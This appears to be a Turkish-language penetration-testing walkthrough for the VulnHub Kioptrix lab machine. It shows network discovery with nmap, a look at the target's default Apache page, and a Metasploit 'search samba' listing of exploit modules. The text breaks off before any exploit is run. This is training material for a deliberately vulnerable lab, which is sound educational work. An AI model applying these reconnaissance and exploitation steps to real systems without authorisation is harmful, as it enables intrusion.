Kioptrix Makinesine sızma


Kioptrix sanal makinesine nasıl sızılır? Sızma Raporu ve anlatım

MUSA YONCALIK

•Kiotprix, vulnhub tarafından yayımlanan ve belirli açıkları olan bir makinedir. Bu makinenin her seviyesinde farklı açıklar bulunan versiyonları vardır. Bu çalışmada seviye 1.1 olan kioptrix makinesinin açıklarından faydalanılıp, bir sızma testi çalışması yapılmaktadır.

Kali ve Kioptrix sanal makinelerini internetten indirip vmware’e ekliyoruz.

2-)İşletim sistemine giriş yaptıktan sonra,Kali terminaline ‘ifconfig’ komutu yazarak ip adresimizi öğreniyoruz.



İp adresimizi öğrendik,bu adresi not edelim.
İp: 192.168.1.105
Netmask: 255.255.255.0
(Bu adresler herkeste farklılık gösterebilir)

3-)Şimdi hedef cihazı bulmak için nmap komutu ile ağ taraması yapalım.

Nmap taraması : Ağımızda bulunan tüm cihazları ve o cihazların açık portlarını görmemize olanak veren bir taramadır.


Örnek nmap kodu : ‘ nmap ip/kullanılan bit sayısı’

Netmask adresimiz = 255.255.255.0.

Netmask adresimiz her ip adresi gibi 4 bloktan oluşuyor ve her blok 8 bit.İlk 3 blok dolu 1 blok boş.Yani 8*3'ten toplamda 24 bit kullanılıyor.

Bu sebeple Nmap komutumuz : 'nmap 192.168.1.105/24'


4-)Nmap taramasını gerçekleştirelim.Tarama sonucunda sızmak istediğimiz bilgisayarı tespit edip ip adresini not alalım



Sızmak istediğimiz bilgisayarı nmap taraması ile tespit ettik ve ip adresini öğrendik.
Hedef İp:192.168.1.106
Hedef ip adresimizi not edelim.

Genellikle bilgisayarların çoğu sql injection yöntemiyle hacklenir.Bu yöntemin temel mantığı hedef makineden yayınlanan web sayfasına http portu ile ulaşıp web formlar ile sql sorgusunu bozmakla ilgilidir.

5-)Hedef makine ip adresini tarayıcıda 80 portunu kullanarak aratalım



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.


You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

Powered by APACHE

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

POWERED BY redhat LINUX


Web sayfasını detaylı bir şekilde analiz ettiğimizde SQL injection saldırısı yapamayacağımızı görmüş olduk buradan ilerleyemeyiz.
Açık portlar aracılığıyla sızmaya çalışalım.



Hedef makinede açık portlara baktığımızda her iki bilgisayar arasında veri aktarmaya yarayan 139 portunun açık olduğunu görmekteyiz.

Saldırı için ideal bir port.


6-)Bu noktada hedef makinelere sızmak için msfconsole adında metasploit frameworkü kullanacağız.Terminale ‘msfconsole’ yazalım. Bu işlem sonucunda msf6 konsolu açılacaktır.



7-)Açılan bu konsola ‘search samba’ yazarak.İşimize yarayacak olan samba modülünü bulalım.

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                                .                .          .      .
   3     \_ target: Windows 2000 English                     .                .          .      .
   4     \_ target: Windows XP English SP0-1                 .                .          .      .
   5     \_ target: Windows XP English SP2                   .                .          .      .
   6     \_ target: Windows 2003 English SP0                 .                .          .      .
   7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   9     \_ target: Windows x86                              .                .          .      .
   10    \_ target: Windows x64                              .                .          .      .
   11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
   12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
   13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .            .          .      .
   19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .            .          .      .
   20    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .            .          .      .
   21    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .            .          .      .
   22    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .            .          .      .
   23    \_ target: 3.5.10-0.107.el5 on CentOS 5                   .            .          .      .
   24  auxiliary/admin/smb/samba_symlink_traversal           .                normal     No     Samba Symlink Directory Traversal
   25  auxiliary/scanner/smb/smb_uninit_cred                 .                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   26  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   27    \_ target: Linux (Debian5 3.2.5-4lenny6)            .                .          .      .
   28    \_ target: Debugging Target                         .                .          .      .
